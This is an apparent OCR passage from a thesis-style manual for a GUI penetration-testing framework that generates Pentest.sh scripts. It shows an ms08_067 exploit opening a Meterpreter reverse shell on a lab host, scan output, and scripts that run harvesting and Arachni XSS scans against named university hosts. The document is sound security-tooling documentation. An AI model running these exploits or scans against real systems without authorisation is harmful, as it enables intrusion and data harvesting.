
Target Host or Ip: 192.168.2.6

☑ Display Results In Terminal

Exploit: 192.168.2.4

☑ ms08_067_netapi

Figure 16 Exploitation Set up




```
#                                                                              #
# Running Script and Displays Results Terminal                                 #
#                                                                              #
################################################################################
[*] Initializing modules...
[-] Failed to connect to the database: could not connect to server: Connection r
efused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

RHOST => 192.168.2.6
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.2.4
[*] Started reverse handler on 192.168.2.4:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 192.168.2.6
[*] Meterpreter session 1 opened (192.168.2.4:4444 -> 192.168.2.6:1280) at 2015-
09-01 05:31:13 -0400
```

Figure 17 Meterpreter shell

2.7 Exporting Results in html report.


One major part in the process of penetration testing is the report. There is some tools designed to make this job easier but they have one big disadvantage. They only accept as input .xml files. Only a small number of tools give the setting to export the results in such format. Also parsing the results of every tool is a time consuming process. So we concluded that it's better to export the results in an html report. Most of the penetration testers are used on the default output of the programs so we keep it simple.
Report can be found in /Desktop/Pentest/tartgetIP/index.htm where targetIP is the target or hostname. In our example targetIP is 192.168.2.5



Target Host or Ip: 192.168.2.5
Enter your own command:
Click to apply: ☐
[✓] Create packet capture file
☐ Display Results In Terminal
[✓] Create html Report


Network Live Host: ☐ Arp-scan, [✓] Netdiscover, [✓] ping, [✓] Nmap, [✓] EXTEND
Mapping-Scanning: [✓] Traceroute, [✓] Nmap -A, [✓] Enum4linux, ☐ Sslscan
DNS-Info: ☐ Whois, ☐ dnsmap, ☐ Dig, ☐ DNSenum, ☐ Fierce, [✓] EXTEND, [✓] EXTEND
Information Gathering
Simple Web: ☐ WIG, [✓] lbd, [✓] Wafw00f, [✓] Joomscan, ☐ Wpscan, [✓] Dirb, ☐ Httrack
Web App Scanners: ☐ Arachni
Password Cracking: ☐ Patator, ☐ Hydra, [✓] EXTEND, [✓] EXTEND, [✓] EXTEND

Figure 16 Open meterpreter shell



☐ Ike-scan, [✓] EXTEND
[✓] EXTEND, [✓] EXTEND
☐ Uniscan, [✓] EXTEND
enter localhost
☐ ms08_067_netapi


Figure 17Main screen configure



Pentest.sh


```
#!/bin/bash
echo Starting traceroute
traceroute 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/traceroute.htm
echo Starting nmap Version
nmap -A  192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/nmap.htm
echo Starting nmap
nmap 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/nmap.htm
echo Starting netdiscover
netdiscover -P -r 192.168.2.5   >> ~/Desktop/Pentests/192.168.2.5/report/data/netdiscover.htm
wafw00f 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/wafwoof.htm
echo Starting load balancer detector
/usr/bin/lbd 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/lbd.htm
echo Starting ping
hping3 -c 10 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/hping.htm 2>&1
echo Starting enum4linux
enum4linux 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/enum4linux.htm
echo Starting nikto
nikto -host 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/nikto.htm
echo Starting joomscan
joomscan -u 192.168.2.5 >> ~/Desktop/Pentests/192.168.2.5/report/data/joomscan.htm
echo Starting dirb
dirb  http://192.168.2.5 -S  >> ~/Desktop/Pentests/192.168.2.5/report/data/dirb.htm
```

Figure 18 Generated Pentest.sh script



```
Process 3650 pentest.sh running.........
Starting nmap
Starting netdiscover
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
Starting load balancer detector
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Starting ping
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Starting enum4linux
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
Starting nikto
Process 3650 pentest.sh running.........
Process 3643 tcpdump    running.........
```


Figure 19 Scan Progress



Nmap: Nmap (Network Mapper) is a security scanner used to discover hosts and services on a computer network, thus creating a "map" of the network. To accomplish its goal, Nmap sends specially crafted packets to the target host and then analyzes the responses.

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-03 09:01 EDT
Nmap scan report for . (192.168.2.5)
Host is up (0.0011s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
```

Figure 20 html report (1)



Enum4Linux: Enum4linux is a   ımerating information from Windows and Samba systems.

```
WARNING: ldapsearch is not in your path.  Check that            lled and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.            /enum4linux/ ) on Thu Sep  3 09:03:09 2015

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.2.5
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, dor             bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 192.168.2.5    |
```


Figure 21 html report (2)

2.8 Changing Pentest.sh dynamically.

As we mentioned before the advantage of this tool is its simplicity. Thus one additional functionality is that the user can modify the auto-created bash script and insert new flags even new programs. We will cover all the above with an example to make it clear.

Step 1

Our first step is covered in previous examples and includes the selection of the target, programs but the major different is that we leave blank the output format. Now the bash script is only created and not executed.




Target Host or Ip: unipi.gr

Figure 22 Output selection setting

Step 2

Now we should open with a text editor the bash script Pentest.sh. We use Geany, a lightweight text editor with basic features of an integrated development environment so we can execute it.




```
#!/bin/bash
dig www.unipi.gr
dig SOA www.unipi.gr
dig  -x www.unipi.gr
theharvester  -d www.unipi.gr -l 500 -b google
theharvester  -d www.unipi.gr -l 500 -b linkedin
nmap www.unipi.gr
ping -c 10 www.unipi.gr
arachni http://www.unipi.gr --only-positives
```

Figure 23 Generated Pentest.sh script

Step 3

For our example we have included four different programs. As we depicted the programs flags are pre configured. This may be considered as a disadvantage of the framework, but with this feature the user may change the flags or add more flags according to his own needs.



```
#!/bin/bash
dig evdoxos.ds.unipi.gr
dig SOA evdoxos.ds.unipi.gr
dig  -x evdoxos.ds.unipi.gr
theharvester  unipi.gr -l 500 -b google
theharvester  unipi.gr -l 500 -b linkedin
nmap evdoxos.ds.unipi.gr
ping -c 20 evdoxos.ds.unipi.gr
arachni --plugin=autologin:url=https://evdoxos.ds.unipi.gr/index.php,
params='uname=[redacted]&pass=[redacted]',check='Χαρτοφυλάκιο χρήστη' --exclude=Εξοδος |--modules=xss
```

Figure 24 Altered Pentest.sh script

Chapter 3

Code maintenance and extendibility

3.1 Code explanation

One of our main goals was to make the code simple. Every penetration tester may need to use his own tools. We included a list of tools that we believed are necessary for the first parts of the penetration testing. But this framework offers the ability for everyone to insert his own tools. He/she just need to copy paste some lines of code and add them in the appropriate code sections inside the python script. We won't examine the code line by line but we will focus on important code sections and how users can extend this framework.

Lines 1-15: Imports
Lines 22-105: Variables
Lines 114-290: RunScript function. This function is responsible for the execution of bash script that contains the users selected programs. Here we have four different scenarios. First option is to display the results of the programs in the terminal, second is to display the results in terminal but we can also create a packet capture file the traffic generated during the penetration testing process. Third option is to export the results of the penetration testing in html pages and the last is to generate .pcap simultaneously.
Lines 300-620: Start function. In this code section we create the bash script (Pentest.sh) writing the commands inside. We can split the code in two big section depending on the output of the programs.(if results are displayed in terminal or in the html report). We will give one example for each one.

```
if WpscanVar.get() == 1:
                              p = p +1
                              with open("Pentest.sh",'a') as f1:
                                        f1.write("wpscan --url " +Target.get() +  "\n")
```

Line 1: Checks if the user has selected the wpscan program from the graphical interface. If the answer is positive then the WpscanVar gets the value one (1).
Line 2: We have a counter for the total programs that are included on the script.
Line 3: We open the Pentest.sh bash script.
Line 4: We write inside the bash script the appropriate command of the program. Target.get() is the IP address or the host name of the target.

Lines 625-696: Code for nmap program which is placed at the top menu. Includes the graphical interface, the flags and the nmap scripts. Also the necessary code for the creation and execution of the bash script Pentest.sh

Lines 700-710: This code set all the values to 1 for some selected programs (value 0 means the programs won't be included in the bash script, value 1 means the program will be inserted in the script) These programs are pre-configured to run against web servers.

Lines 712-736: ClearButtons function. In these lines we can reset all the values of the programs to zero (0) and start a new scan with different configuration

Lines 736-745: Exiftool Program from window menu.

Lines 748-783: Window menu

Lines 786-890: Graphical User interface-Canvas. This is the last section of code. Here is our canvas that is organized in rows and columns. All the input fields, button, check boxes are set here.

3.2 Program insertion

Some users may need to insert new tools or modify the existing. With just three simple steps this is easily achieved. This steps will be summarized below by giving an example. Let's suppose that we want to to insert a new nmap scan. The command that we should use in terminal is
nmap -sF www.exampe.com

Step 1
At variables section we should insert a new variable.
NmapVar = IntVar()

Step 2
At Graphical User interface-Canvas we should create a new entry with the program name and checkbox

Before
C = Checkbutton(root, text = "EXTEND", variable = extVar, onvalue = 1, offvalue = 0).grid(row =19, column =2, sticky=W)

After
*C = Checkbutton(root, text = "**Nmap -sF**", variable = **NmapVar**, onvalue = 1, offvalue = 0).grid(row =19, column =2, sticky=W)*

There are some pre-configured buttons in the canvas. The only think that we should change is the text =”EXTEND” and fill in the program name (nmap -sF) and the variable name should match with the one that we defined in the previous step.
If we want to insert the new program in an entire new location on the canvaw we should copy-paste the above code line and also change the row= and column= values.

Step 3
New that we have create the check box and the variable that checks if his value is zero or one we should insert the program inside Start function. This is done with the bellow lines of code. This is all the process.

Before
```
if extVar.get() == 1:
            p = p +1
            with open("Pentest.sh" , 'a') as f1:
                    f1.write( "command "+Target.get() + "\n")
```

After

```
if NmapVar.get() == 1:
                p = p +1
                with open("Pentest.sh" , 'a') as f1:
